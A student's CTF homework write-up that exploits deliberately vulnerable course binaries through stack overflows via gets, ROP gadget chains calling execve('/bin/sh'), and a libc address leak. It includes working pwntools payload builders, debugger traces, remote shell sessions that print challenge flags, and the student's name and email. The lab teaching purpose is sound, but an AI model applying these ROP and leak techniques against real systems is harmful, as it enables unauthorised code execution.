Homework 6 Challenge Writeup

Pwn Part Three

Lindsay Von Tish
lmv9443@nyu.edu
03/13/2024

Table of Contents

Challenge Details

Inspector

Overview

Inspector		
100 Points	**Flag Value**	flag{inspect0r_gadg3t}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1342
	Lore	Inspector Gadget
	Filename	inspector

Details

On the first run, `inspector` asked the user to pop a shell, then exited after receiving a greeting instead of a payload.

```
┌──(kali㉿kali)-[~/Desktop/6-Week]
└─$ ./inspector
I'm not even pretending this isn't a stack-smash
anymore. Please pop a shell!
Hello
```

First Run

The program `main` method is straightforward; `inspector` prints a message to `stdout` using `puts` and then receives user-input data using `gets`. The `gets` function will allow an attacker to overwrite the stack by inputting data larger than the allotted buffer.

```
undefined8 main(EVP_PKEY_CTX *param_1)
{
  char data [32];
  init(param_1);
  puts("I\'m not even pretending this isn\'t a stack-smash anymore. Please pop a
shell!");
  gets(data);
  return 0;
}
```

Main Method

The `inspector main` method code is similar to that of the Backdoor and School challenges from Pwn Two, which are available in Appendix C for reference.

The program has five pre-built gadget "functions," but this writeup does not use them.

Functions

Additional checks revealed that the program does not have a `PIE` or Stack Canary, but `NX` is enabled. Nothing in the program memory had `rwx` or other exciting permissions.

```
┌──(kali㉿kali)-[~/Desktop/6-Week]
└─$ checksec inspector
[*] '/home/kali/Desktop/6-Week/inspector'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Checksec Output

The program expects up to 32 bytes of user input, as shown in the `main` method. A larger amount of input will cause a segmentation error when `main` returns at line `0x400678`. The additional data overwrites the stack; the first 8 bytes of additional data are popped into `rbp` when gets returns, and the following 8 bytes are at the top of the stack when `main` returns.

```
registers ────
$rax   : 0x0
$rbx   : 0x00007fffffffded8  →  0x00007fffffffe247  →  "/home/kali/Desktop/6-Week/inspector"
$rcx   : 0x00007ffff7f9eaa0  →  0x00000000fbad2098
$rdx   : 0x0
$rsp   : 0x00007fffffffddc8  →  "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
$rbp   : 0x6161616a61616169 ("iaaajaaa"?)
$rsi   : 0x00000000006022a0  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$rdi   : 0x00007ffff7fa0a40  →  0x0000000000000000
$rip   : 0x0000000000400678  →  <main+46> ret
```

Registers at Segfault

```
stack ─────
0x00007fffffffddc8│+0x0000: "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"  ← $rsp
0x00007fffffffddd0│+0x0008: "maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
0x00007fffffffddd8│+0x0010: "oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0x00007fffffffdde0│+0x0018: "qaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0x00007fffffffdde8│+0x0020: "saaataaauaaavaaawaaaxaaayaaa"
0x00007fffffffddf0│+0x0028: "uaaavaaawaaaxaaayaaa"
0x00007fffffffddf8│+0x0030: "waaaxaaayaaa"
0x00007fffffffde00│+0x0038: 0x0000000061616179 ("yaaa"?)
```

Stack at Segfault

If an attacker sends `inspector` a payload consisting of 40 characters of padding followed by a valid address, the program will jump to that address when `main` returns. The program does not have an executable stack or useful system calls. However, an attacker can chain together "gadgets," small pieces of assembly within the program ending with a `ret` (return) operation, to perform larger operations.

Finding Gadgets

The easiest way to get a system shell would be to use a `syscall`. The program has multiple gadgets that call `syscall`, including a standalone `syscall` operation at `0x00400625`.

```
┌──(kali㉿kali)-[~/Desktop/6-Week]
└─$ ROPgadget --binary inspector | grep -i "syscall"
0x0000000000400623 : mov ebp, esp ; syscall
0x0000000000400622 : mov rbp, rsp ; syscall
0x0000000000400621 : push rbp ; mov rbp, rsp ; syscall
0x0000000000400625 : syscall
```

Syscall Gadgets

The `syscall` gadget will call `execve` if `inspector` has register values matching valid `execve` arguments, including the `execve` opcode: `0x3b`. Other gadgets can set these values before the `syscall` gadget runs. The gadgets need to perform the following operations:

1. Put the address to a string containing `"/bin/sh"` into `rdi`.
2. Set `rsi` and `rdx` equal to `0x00`.
3. Place `0x3b` in `rax`.

Each of the above registers holds one of the arguments for `execve`.


Essentially, the gadgets must perform the following:

```
mov rdi, <Addr /bin/sh>
mov rsi, 0x00
mov rdx, 0x00
mov rax, 0x3b
syscall
```

Gadget Operations

Gadget A

The first gadget will set `rdi` to an address containing the string `"/bin/sh"` before performing a `ret` that jumps to the next gadget. The string is in the program memory at line `0x00400708`, which the developer labeled `useful_string` for hackers' convenience.



Useful String

A gadget that will pop data off the stack and into `rdi` is available at line `0x0040062e`.

```
0x000000000040062e    pop rdi ; ret
```

Gadget A

Gadget B and Gadget C

The following two gadgets must set both `rsi` and `rdx` to `0x00`. These can be found in lines `0x00400636` and `0x0040063e`, respectively.

```
0x0000000000400636    pop rsi ; ret
```

Gadget B

```
0x000000000040063e    pop rdx ; ret
```

Gadget C

Gadget D

The next gadget should move data into `rax`, which can be found at line `0x00400646`.

```
0x0000000000400646    pop rax ; ret
```

Gadget D

Gadget E and Gadget F

After all of the operations above, it is finally time to call the `syscall` gadget at line `0x00400625`.

```
0x0000000000400625    syscall
```

Gadget E

However, `Gadget E` does not include a `ret` operation, so the final gadget is a standalone `ret` at line `0x004004a9`.

```
0x00000000004004a9    ret
```

Gadget F

Stack Model

When `main` returns at line `0x00400678`, the stack should have the following data:

```
retAddr(main) --> 0x40062e    // Addr(A) --> pop rdi ; ret
       rsp(A) --> 0x400708     // Addr('/bin/sh')
   retAddr(A) --> 0x400636    // Addr(B) --> pop rsi ; ret
      rsp(B) --> 0x00
   retAddr(B) --> 0x40063e    // Addr(C) --> pop rdx ; ret
      rsp(C) --> 0x00
   retAddr(C) --> 0x400646    // Addr(D) --> pop rax ; ret
      rsp(D) --> 0x3b         // execve
   retAddr(D) --> 0x400625    // Addr(E) --> syscall
   retAddr(E) --> 0x4004a9    // Addr(F) --> ret
```

Stack

Building the Payload

The payload to exploit inspector will consist of 40 bytes of padding data followed by the address and applicable data for each gadget.

```
def buildPld():
      addrA = p64(0x0040062e)
      datA = p64(0x00400708)
      addrB = p64(0x00400636)
      addrC = p64(0x0040063e)
      datBC = p64(0x00)
      addrD = p64(0x00400646)
      datD = p64(0x3b)
      addrE = p64(0x00400625)
      addrF = p64(0x004004a9)
      pad = cyclic(40)

      pld = pad + addrA + datA + addrB + datBC + addrC + datBC + addrD + datD +
            addrE + addrF
      return pld
```

Payload Builder

When testing the payload, the gadget data is visible in the stack before `main` returns. Additionally, the debugger output shows the beginning of `Gadget A` as the next operation following the `ret`.

```
Breakpoint 1, 0x0000000000400678 in main ()

stack ─────
0x00007fffffffddc8|+0x0000: 0x000000000040062e  →  <gadget_2+4> pop rdi     ← $rsp
0x00007fffffffddd0|+0x0008: 0x0000000000400708  →  0x0068732f6e69622f ("/bin/sh"?)
0x00007fffffffddd8|+0x0010: 0x0000000000400636  →  <gadget_3+4> pop rsi
0x00007fffffffdde0|+0x0018: 0x0000000000000000
0x00007fffffffdde8|+0x0020: 0x000000000040063e  →  <gadget_4+4> pop rdx
0x00007fffffffddf0|+0x0028: 0x0000000000000000
0x00007fffffffddf8|+0x0030: 0x0000000000400646  →  <gadget_5+4> pop rax
0x00007fffffffde00|+0x0038: 0x000000000000003b (";"?)
0x00007fffffffde08|+0x0038: 0x0000000000400625  →  <gadget_1+4> syscall
0x00007fffffffde10|+0x0020: 0x00000000004004a9  →  <_init+25> ret
```

```
code:x86:64 ────
     0x400677 <main+45>        leave
 →   0x400678 <main+46>        ret
   ↳    0x40062e <gadget_2+4>     pop    rdi
        0x40062f <gadget_2+5>     ret
```

Stack and Operations at Breakpoint

When `rip` points to `Gadget A`, the stack pointer points to `0x00400708` as expected.

```
Breakpoint 2, 0x000000000040062e in gadget_2 ()

registers ────
$rsp   : 0x00007fffffffddd0  →  0x0000000000400708  →  0x0068732f6e69622f ("/bin/sh"?)
$rdi   : 0x00007ffff7fa0a40  →  0x0000000000000000
$rip   : 0x000000000040062e  →  <gadget_2+4> pop rdi
$r8    : 0x0000000000602319  →  0x0000000000000000

 stack ────
0x00007fffffffddd0│+0x0000: 0x0000000000400708  →  0x0068732f6e69622f("/bin/sh"?)    ← $rsp
0x00007fffffffddd8│+0x0008: 0x0000000000400636  →  <gadget_3+4> pop rsi
0x00007fffffffdde0│+0x0010: 0x0000000000000000
0x00007fffffffdde8│+0x0018: 0x000000000040063e  →  <gadget_4+4> pop rdx

code:x86:64 ────
     0x400629 <gadget_1+8>     ret
     0x40062a <gadget_2+0>     push   rbp
     0x40062b <gadget_2+1>     mov    rbp, rsp
 →   0x40062e <gadget_2+4>     pop    rdi
     0x40062f <gadget_2+5>     ret
```

Registers, Stack, and Operations at Breakpoint

Right before `Gadget B`, after `Gadget A` returns, the stack pointer points to `0x00`. The `rdi` register points to `"/bin/sh"`.

```
Breakpoint 3, 0x0000000000400636 in gadget_3 ()

registers ────
$rsi   : 0x00000000006022a1  →  0x6361616162616161 ("aaabaaac"?)
$rdi   : 0x0000000000400708  →  0x0068732f6e69622f ("/bin/sh"?)
$rip   : 0x0000000000400636  →  <gadget_3+4> pop rsi

code:x86:64 ────
     0x400631 <gadget_2+7>     ret
     0x400632 <gadget_3+0>     push   rbp
     0x400633 <gadget_3+1>     mov    rbp, rsp
 →   0x400636 <gadget_3+4>     pop    rsi
     0x400637 <gadget_3+5>     ret
```

Registers and Operations at Breakpoint

`Gadget 2` successfully set `rsi` to `0`, and the stack pointer points to `0x00` again in preparation for `Gadget C`'s operations.

```
Breakpoint 4, 0x000000000040063e in gadget_4 ()

registers ────
$rsi   : 0x0
$rdi   : 0x0000000000400708  →  0x0068732f6e69622f ("/bin/sh"?)
$rip   : 0x000000000040063e  →  <gadget_4+4> pop rdx

stack ────
0x00007fffffffddf0|+0x0000: 0x0000000000000000     ← $rsp
0x00007fffffffddf8|+0x0008: 0x0000000000400646  →  <gadget_5+4> pop rax
0x00007fffffffde00|+0x0010: 0x000000000000003b (";"?)
0x00007fffffffde08|+0x0018: 0x0000000000400625  →  <gadget_1+4> syscall

code:x86:64 ────
     0x40063b <gadget_4+1>     mov    rbp, rsp
 →   0x40063e <gadget_4+4>     pop    rdx
     0x40063f <gadget_4+5>     ret
```

Registers, Stack, and Operations at Breakpoint

Before `Gadget D` runs, `rdx` is `0`, and the stack pointer points to `0x3b`.

```
Breakpoint 5, 0x0000000000400646 in gadget_5 ()
registers ────
$rdx   : 0x0
$rsi   : 0x0
$rdi   : 0x0000000000400708  →  0x0068732f6e69622f ("/bin/sh"?)
$rip   : 0x0000000000400646  →  <gadget_5+4> pop rax

stack ────
0x00007fffffffde00|+0x0000: 0x000000000000003b (";"?)     ← $rsp
0x00007fffffffde08|+0x0008: 0x0000000000400625  →  <gadget_1+4> syscall
0x00007fffffffde10|+0x0010: 0x00000000004004a9  →  <_init+25> ret

code:x86:64 ────
     0x400643 <gadget_5+1>     mov    rbp, rsp
 →   0x400646 <gadget_5+4>     pop    rax
     0x400647 <gadget_5+5>     ret
```

Registers, Stack, and Operations at Breakpoint

After `Gadget D` runs, all registers have the necessary values to call `execve`. When the program continues, it opens a shell.

```
gef➤  $ c
Continuing.
process 178693 is executing new program: /usr/bin/dash
```

Success

Exploitation

The payload causes a stack overflow, leading to a system shell on both local and remote instances of inspector:

```
┌──(kali㉿kali)-[~/Desktop/6-Week]
└─$ python3 Inspector_Pwn.py
[*] Switching to interactive mode

$ whoami
pwn
$ pwd
/home/pwn
$ ls
flag.txt
inspector
$ cat flag.txt
flag{inspect0r_gadg3t}
```

Remote Exploitation

All of the code used to debug and exploit inspector is available in Appendix D.

ROP Pop Pop

Overview

ROP Pop Pop		
200 Points	**Flag Value**	flag{sodapop_shop}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1343
	Lore	LibC
	Filename	rop

Details

Apologies in advance, I finished this one quite close to the deadline so this writeup is going to be …less polished than the previous one.

When ran, rop prints a message, takes in user input, and then exits.

```
┌──(kali㉿kali)-[~/Desktop/6-Week/ROP-Pop-Pop]
└─$ ./rop
Can you pop shell? I took away all the useful tools..
Absolutely!
```

First Run

The program main method looks very similar to the one in Inspector.

```
void main(EVP_PKEY_CTX *param_1)
{
  char data [32];

  init(param_1);
  puts("Can you pop shell? I took away all the useful tools..");
  gets(data);
  return;
}
```

Main Method

It uses gets to take in 32 bytes of input data. However, gets will overwrite the stack if the input data exceeds the buffer size. Like with Inspector, this results in RBP being overwritten after 32 bytes of data and a segmentation fault after 40 bytes of data when it overwrites the memory address on the stack that main will jump to when it returns.

This challenge will require a similar strategy to Inspector, so we begin by looking for gadgets. Unfortunately, the rop binary does not have as many gadgets in it's code as the inspector binary. Additionally, rop does not contain the string "/bin/sh". Luckily, that string and other important gadgets can be found in the LibC library used to import external functions such as puts and gets.

```
┌──(kali㉿kali)-[~/Desktop/6-Week/ROP-Pop-Pop]
└─$ strings libc-2.31.so | grep -i "bin/sh"
/bin/sh
```

/bin/sh in LibC

The program loads the libc data into the stack, where the addresses change each time. Instead of hardcoding the gadget and string addresses into the solver script like with Inspector, this time we have to find the base address of libC and use that to calculate the addresses of each gadget on the go.

Leaking LibC

To find the base address of LibC, the first step is to leak the address of one of the functions loaded into the program's GOT. The following script leaks the address of gets.

```
def leakGets():
	binary = context.binary = ELF('./rop', checksec=False)

	# 0x00000000004006b3 : pop rdi ; ret
	popRDI = p64(0x004006b3)
	retGdgt = p64(0x004004a9)

	pltPuts = p64(binary.plt.puts)		# Address to call
	gotGets = p64(binary.got.gets)


	pld = cyclic(40)
	pld += retGdgt + popRDI + gotGets + pltPuts
	return pld

def leaky(p):
	p.recvuntil("tools..")
	p.sendline(leakGets())
	p.recvline()
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	leak -= 0xa000000000000
	log.info("Gets leak - " + hex(leak))
```

Leak Script

The payload consists of 40 bytes of padding data, followed by a chain of gadgets. The first gadget points to the location of a ret in the rop binary. The second gadget points to a piece of code that will pop a value off of the stack and into the rdi register, which is used for function arguments. This is followed by the address of gets in the global offset table, which will be popped into the rdi register when the popRDI gadget executes. Finally, the last item contains an address that will call puts. When puts runs, it will print the data at the address stored in RDI, which, in this case, is the GOT address of gets.

The gadgets will run once main returns, meaning that the gets entry in the GOT will be populated with the actual address of the call to gets in the program stack. To test this, I ran the script with an instance of rop running in gdb.

It is worth noting that, when ran locally, this script would output the address with an a appended at the beginning. This script accounts for that by subtracting 0xa000000000000 from the returned address, which is an ugly way of dealing with the problem. This is not needed when ran against a remote instance of rop.

```
└─$ python3 RPP_Pwn_3.py
[+] Starting local process '/bin/bash': pid 193237
[*] P°çáµ\x7f
[*] Gets leak - 0xa7fb5e1e7b050
[*] Switching to interactive mode

Program received signal SIGSEGV, Segmentation fault.
0x00007ffc15109200 in ?? ()
gef➤  $ got

GOT protection: Partial RelRO | GOT functions: 5
[0x601018] puts@GLIBC_2.2.5  →  0x7fb5e1e7bb00
[0x601020] __libc_start_main@GLIBC_2.2.5  →  0x7fb5e1e2d700
[0x601028] __gmon_start__  →  0x4004e6
[0x601030] gets@GLIBC_2.2.5  →  0x7fb5e1e7b050
[0x601038] setvbuf@GLIBC_2.2.5  →  0x7fb5e1e7c2e0
```

Get Location Leaked

We can use the leaked value to calculate the base address of LibC, and therefore all of the gadgets and functions we need to pwn this thing.

In order to keep sending the program more data without restarting it, we can append the address of the first line in main to the payload. This means that when puts returns, it will run the main method again instead of jumping to a random value in the stack and segfaulting like we have in the demo above.

This payload uses the same gadgets to leak the address of gets before the program jumps back to the first line in the main method.

```
def mainLinePld():
	binary = context.binary = ELF('./rop', checksec=False)

	# 0x00000000004006b3 : pop rdi ; ret
	popRDI = p64(0x004006b3)
	retGdgt = p64(0x004004a9)

	pltPuts = p64(binary.plt.puts)		# Address to call
	gotGets = p64(binary.got.gets)

	mainAddr = p64(0x00400621)		# Address of first line in main
	pld = cyclic(40)
	pld += retGdgt + popRDI + gotGets + pltPuts
	pld += mainAddr
	return pld
```

Payload to Jump to Main

This allows us to send rop another string of data as it essentially runs again, but because the process didn't exit, the address values should stay the same.

To calculate the offset of the LibC base address, subtract the distance between the gets function and the beginning of LibC from the returned gets address. When ran locally, rop uses libc.so.6 and the remote instance uses libc-2.31.so. The offset will be different for each.

```
Local Offset using libc.so.6
    libcBase = leak - 0x75050
Remote Offset using libc-2.31.so
    libcBase = leak - 0x00083970
```

Offsets

Once we have the libC base address, we can use that to calculate the real location of our gadgets and strings in the stack.

Pwn Locally

The following gadgets are available in the binary itself:

```
popRDI
    0x00000000004006b3 : pop rdi ; ret
popRSI
    0x00000000004006b1 : pop rsi ; pop r15 ; ret
retGdgt
    0x00000000004004a9 : ret
```

Binary Gadgets

These are almost the same as the RDI, RSI, and RET gadgets used in Inspector. The popRSI gadget has an extra pop, so the payload will have to include some junk data to pop into r15 before the gadget returns.

The following gadgets are in libC

```
popRDX
    0x00000000000fd6bd : pop rdx ; ret
popRAX
    0x000000000003f587 : pop rax ; ret
syscall
    0x0000000000026468 : syscall
```

Libc.so.6 Gadgets

The gadget data is almost the same as that for inspector. The string “/bin/sh” can be found 0x0019604f lines into libc.so.6, so it’s address will be equal to that value plus the libC base address.

The full payload builder is below.

```
def pwnPLD_libc6(libcBase):
      binary = context.binary = ELF('./rop', checksec=False)

      # Gadgets in Binary
      # 0x00000000004006b3 : pop rdi ; ret
      popRDI = p64(0x004006b3)
      # 0x00000000004006b1 : pop rsi ; pop r15 ; ret
      popRSI = p64(0x004006b1)
      # 0x00000000004004a9 : ret
      retGdgt = p64(0x004004a9)
```

```
	# Gadgets in Library
	# 0x00000000000fd6bd : pop rdx ; ret
	g = libcBase + 0x00fd6bd
	log.info("popRDX - " + hex(g))
	popRDX = p64(g)
	# 0x000000000003f587 : pop rax ; ret
	g = libcBase + 0x003f587
	log.info("popRAX - " + hex(g))
	popRAX = p64(g)
	# 0x0000000000026468 : syscall
	g = libcBase + 0x0026468
	log.info("syscall - " + hex(g))
	syscall = p64(g)

	# Data for the stack
	# /bin/sh address
	binSh = libcBase + 0x0019604f
	datRDI = p64(binSh)
	datRSI = p64(0x00)
	junk = p64(0xdeadbeef)
	datRDX = p64(0x00)
	datRAX = p64(0x3b)

	pld = cyclic(40)
	pld += retGdgt + popRDI + datRDI + popRSI + datRSI + junk + popRDX + datRDX
+ popRAX + datRAX + syscall + retGdgt
	return pld
```

Payload for LibC6

If the values are correct, this payload should result in a ROP chain that will open a shell by calling execve.

To successfully pwn ROP Pop Pop, the script should send a payload that will leak the gets address and then return to the beginning of the program main method. The script will use the output value to calculate the libC base address and gadget addresses, before sending a second payload that will use those addresses to open a system shell.

The following script takes in a process/connection, sends the first payload to leak the addresses, calculates the libC base address, then sends that to the payload builder above which calculates the correct addresses for the ROP chain. Then the program sends the new payload to rop before opening an interactive session.

```
def pwnLocal(p):
	#p.recv()
	#p.clean(timeout=0.05)
	p.recvuntil("tools..")
	p.sendline(mainLinePld())
	#p.recvuntil("Breakpoint")
	#p.recv()
	#p.clean(timeout=0.05)
	#p.sendline("c")

	print(p.recvline())
	#print(p.recvline())
	#p.recvline()
```

```
        addr = p.recvline()
        log.info(addr)
        leak = u64(addr.ljust(8, b'\x00'))
        # There's an extra a at the beginning for no reason
        leak -= 0xa000000000000
        log.info("gots leak - " + hex(leak))

        #libcBase = leak - 0xf7a50 + 0x100000
        libcBase = leak - 0x75050
        log.info("libcBase - " + hex(libcBase))

        p.recvuntil("tools..")
        p.sendline(pwnPLD_libc6(libcBase))
        p.interactive()
```

Script to run Local Exploitation

This code resulted in the successful exploitation of rop running locally.

```
┌──(kali㉿kali)-[~/Desktop/6-Week/ROP-Pop-Pop]
└─$ python3 RPP_Pwn_3.py
[+] Starting local process './rop': pid 177572
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] P>Î\x7f
[*] gots leak - 0x7f94ce3e9050
[*] libcBase - 0x7f94ce374000
[*] popRDX - 0x7f94ce4716bd
[*] popRAX - 0x7f94ce3b3587
[*] syscall - 0x7f94ce39a468
[*] Switching to interactive mode

$ whoami
kali
$ pwd
/home/kali/Desktop/6-Week/ROP-Pop-Pop
$  zsh: suspended (signal)  python3 RPP_Pwn_3.py
```

Local Success

Pwn Remotely and Get a Flag

To exploit a remote instance, we need to find the gadget addresses in libc-2.31.so.

The following gadgets are still available in the rop binary itself:

```
popRDI
    0x00000000004006b3 : pop rdi ; ret
popRSI
    0x00000000004006b1 : pop rsi ; pop r15 ; ret
retGdgt
    0x00000000004004a9 : ret
```

Binary Gadgets.

The following gadgets are in libC

```
popRDX
    0x0000000000119431 : pop rdx ; pop r12 ; ret
popRAX
    0x0000000000036174 : pop rax ; ret
syscall
    0x000000000002284d : syscall
```

Libc.so.6 Gadgets

The gadget data is almost the same as that for the local instance with the one exception being the extra pop in popRDX. The string "/bin/sh" can be found 0x002b45bd lines into libc-2.31.so, so it's address will be equal to that value plus the libC base address.

This is what the payload builder looks like with the new data:

```
def pwnPLD_libc2(libcBase):
      binary = context.binary = ELF('./rop', checksec=False)

      # Gadgets in Binary
      # 0x00000000004006b3 : pop rdi ; ret
      popRDI = p64(0x004006b3)
      # 0x00000000004006b1 : pop rsi ; pop r15 ; ret
      popRSI = p64(0x004006b1)
      # 0x00000000004004a9 : ret
      retGdgt = p64(0x004004a9)


      # Gadgets in Library
      # 0x0000000000119431 : pop rdx ; pop r12 ; ret
      g = libcBase + 0x00119431
      log.info("popRDX - " + hex(g))
      popRDX = p64(g)
      # 0x0000000000036174 : pop rax ; ret
      g = libcBase + 0x0036174
      log.info("popRAX - " + hex(g))
      popRAX = p64(g)
      # 0x000000000002284d : syscall
      g = libcBase + 0x002284d
      log.info("syscall - " + hex(g))
      syscall = p64(g)
```

```
	# Data for the stack
	# /bin/sh address
	binSh = libcBase + 0x001b45bd
	datRDI = p64(binSh)
	datRSI = p64(0x00)
	junk = p64(0xdeadbeef)
	datRDX = p64(0x00)
	datRAX = p64(0x3b)


	pld = cyclic(40)
	pld += retGdgt + popRDI + datRDI + popRSI + datRSI + junk + popRDX + datRDX
+ junk + popRAX + datRAX + syscall + retGdgt
	return pld
```

Payload Builder

The following function sends the first payload to retrieve the gets address and return to main. Then it calculates the libC base address with the offset of gets in this libC version and uses that to send a second payload that will open a shell.

```
def pwnRemote(p):
	p.recvuntil("tools..")
	p.sendline(mainLinePld())

	print(p.recvline())
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	log.info("gots leak - " + hex(leak))

	#libcBase = leak - 0xf7a50 + 0x100000
	libcBase = leak - 0x00083970
	log.info("libcBase - " + hex(libcBase))

	p.recvuntil("tools..")
	p.sendline(pwnPLD_libc2(libcBase))
	p.interactive()
```

pwnRemote

This script will allow me to open a shell on the remote system and get the contents of the flag.

```
┌──(kali㉿kali)-[~/Desktop/6-Week/ROP-Pop-Pop]
└─$ python3 RPP_Pwn_3.py
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] pÙ)5Ù\x7f
[*] gots leak - 0x7fd93529d970
[*] libcBase - 0x7fd93521a000
/home/kali/Desktop/6-Week/ROP-Pop-Pop/RPP_Pwn_3.py:329: BytesWarning: Text is not
bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("tools..")
[*] popRDX - 0x7fd935333431
[*] popRAX - 0x7fd935250174
[*] syscall - 0x7fd93523c84d
[*] Switching to interactive mode

$ whoami
pwn
$ pwd
/home/pwn
$ ls
flag.txt
rop
$ cat flag.txt
flag{sodapop_shop}
[*] Got EOF while reading in interactive
```

Success

QED.

The full code used for this is available in Appendix E.

Appendix A: Student Information

Lindsay Von Tish	
Email	lmv9443@nyu.edu

Appendix B: Tools

Name	URL
GDB	https://www.gnu.org/software/gdb/gdb.html
GEF (GDB Enhanced Features)	https://github.com/hugsy/gef
Ghidra	https://ghidra-sre.org/
Netcat	https://netcat.sourceforge.net/
PwnTools	https://github.com/Gallopsled/pwntools
ROPgadget	

Appendix C: Backdoor and School

Backdoor

Overview

Backdoor		
100 Points	**Flag Value**	flag{y0u_dont_n33d_t0_jump_t0_th3_b3ginning_of_functi0ns}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1339
	Lore	Stack Overflows
	Filename	backdoor

Details

On the first run, `backdoor` prints a message making a claim that the code is "super-secure".

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./backdoor
I patched out all my old bugs, so I know my code is super-secure! Tell me your
name, friend:
Nobody
You can't hack me, Nobody
```

First Run

The program `main` method, shown below after decompilation with *Ghidra*, holds all of the significant functionality, including a call to the insecure `gets` function.

```
undefined8 main(EVP_PKEY_CTX *param_1){
  char data [32];
  init(param_1);
  puts(
      "I patched out all my old bugs, so I know my code is super-secure!
       Tell me your name, friend:"
      );
  gets(data);
  printf("You can\'t hack me, %s\n",data);
  return 0;
}
```

Main Method

The program takes in up to 32 bytes of user-entered data using gets before printing it to standard output.

Analysis with *PwnTools Checksec* revealed that `backdoor` does not have a stack canary, making it a likely target for a stack overflow attack.

```
[*] '/home/kali/Desktop/5-Week/backdoor'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Checksec Results

Too much input will cause `backdoor` to crash with a segmentation error. The crash occurs when the `main` method returns, popping the top value off the stack and jumping to that address.

```
[*] Process './backdoor' stopped with exit code -11 (SIGSEGV) (pid 1437485)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/5-Week/core.1437485'
    Arch:      amd64-64-little
    RIP:       0x40073c
    RSP:       0x7fff509ad318
    Exe:       '/home/kali/Desktop/5-Week/backdoor' (0x400000)
    Fault:     0x6161616c6161616b
[*] rsp = 0x7fff509ad318
[*] rip offset = 40
```

Fault Offset

The value at the top of the stack is not a valid address but rather a part of the input data. Additionally, some input data leaked into `rbp`, overwriting the base pointer to the stack.

```
$rax: 0x0
$rsp: 0x00007fffffffddc8 → "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
$rbp: 0x6161616a61616169 ("iaaajaaa"?)
$rsi: 0x00007fffffffdbf0 → "You can't hack me, aaaabaaacaaadaaaeaaafaaagaaahaa[...]"
$rdi: 0x00007fffffffdbc0  →  0x00007fffffffdbf0  →  "You can't hack me,
      aaaabaaacaaadaaaeaaafaaagaaahaa[...]"
$rip: 0x000000000040073c  →  <main+68> ret

stack ———
0x00007fffffffddc8|+0x0000:"kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]" ← $rsp
0x00007fffffffddd0|+0x0008:"maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
```

Registers

The input data overwrites the return address after 40 bytes and `rbp` after 32 bytes, the expected amount of allowed input.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3
>>> from pwn import *
>>> cyclic_find("kaaa")
40
>>> cyclic_find("iaaa")
32
```


Offset of RBP and Top of Stack

An attacker could force `backdoor` to execute code at a valid address by sending the program 40 characters of input followed by a valid address.

Building a Payload

Backdoor has a function called `get_time` that it does not use during normal functionality. The function calls `system`, which the program imported from an external library.

Functions



Imports

The `get_time` function makes a `system` call but does not run a command that an attacker would find immediately useful. The code is simple, with no red flags except for a warning that *Ghidra* generated during decompilation.

```
/* WARNING: Removing unreachable block (ram,0x004006bb) */
void get_time(void){
  system("/bin/date");
  return;
}
```

Get Time Code

The `get_time` assembly code reveals that the function has more to it than what is visible in the decompiled code. The line at `0x004006bb` is unreachable but useful.

```
Dump of assembler code for function get_time:
   0x000000000040069d <+0>:     push   rbp
   0x000000000040069e <+1>:     mov    rbp,rsp
   0x00000000004006a1 <+4>:     push   rbx
   0x00000000004006a2 <+5>:     sub    rsp,0x18
   0x00000000004006a6 <+9>:     mov    ebx,0x4007c8                    = "/bin/date"
   0x00000000004006ab <+14>:    mov    DWORD PTR [rbp-0x14],0xdead
   0x00000000004006b2 <+21>:    cmp    DWORD PTR [rbp-0x14],0x1337
   0x00000000004006b9 <+28>:    jne    0x4006c0 <get_time+35>
   0x00000000004006bb <+30>:    mov    ebx,0x4007d2                      = "/bin/sh"
   0x00000000004006c0 <+35>:    mov    rdi,rbx
   0x00000000004006c3 <+38>:    mov    eax,0x0
   0x00000000004006c8 <+43>:    call   0x400550 <system@plt>
   0x00000000004006cd <+48>:    add    rsp,0x18
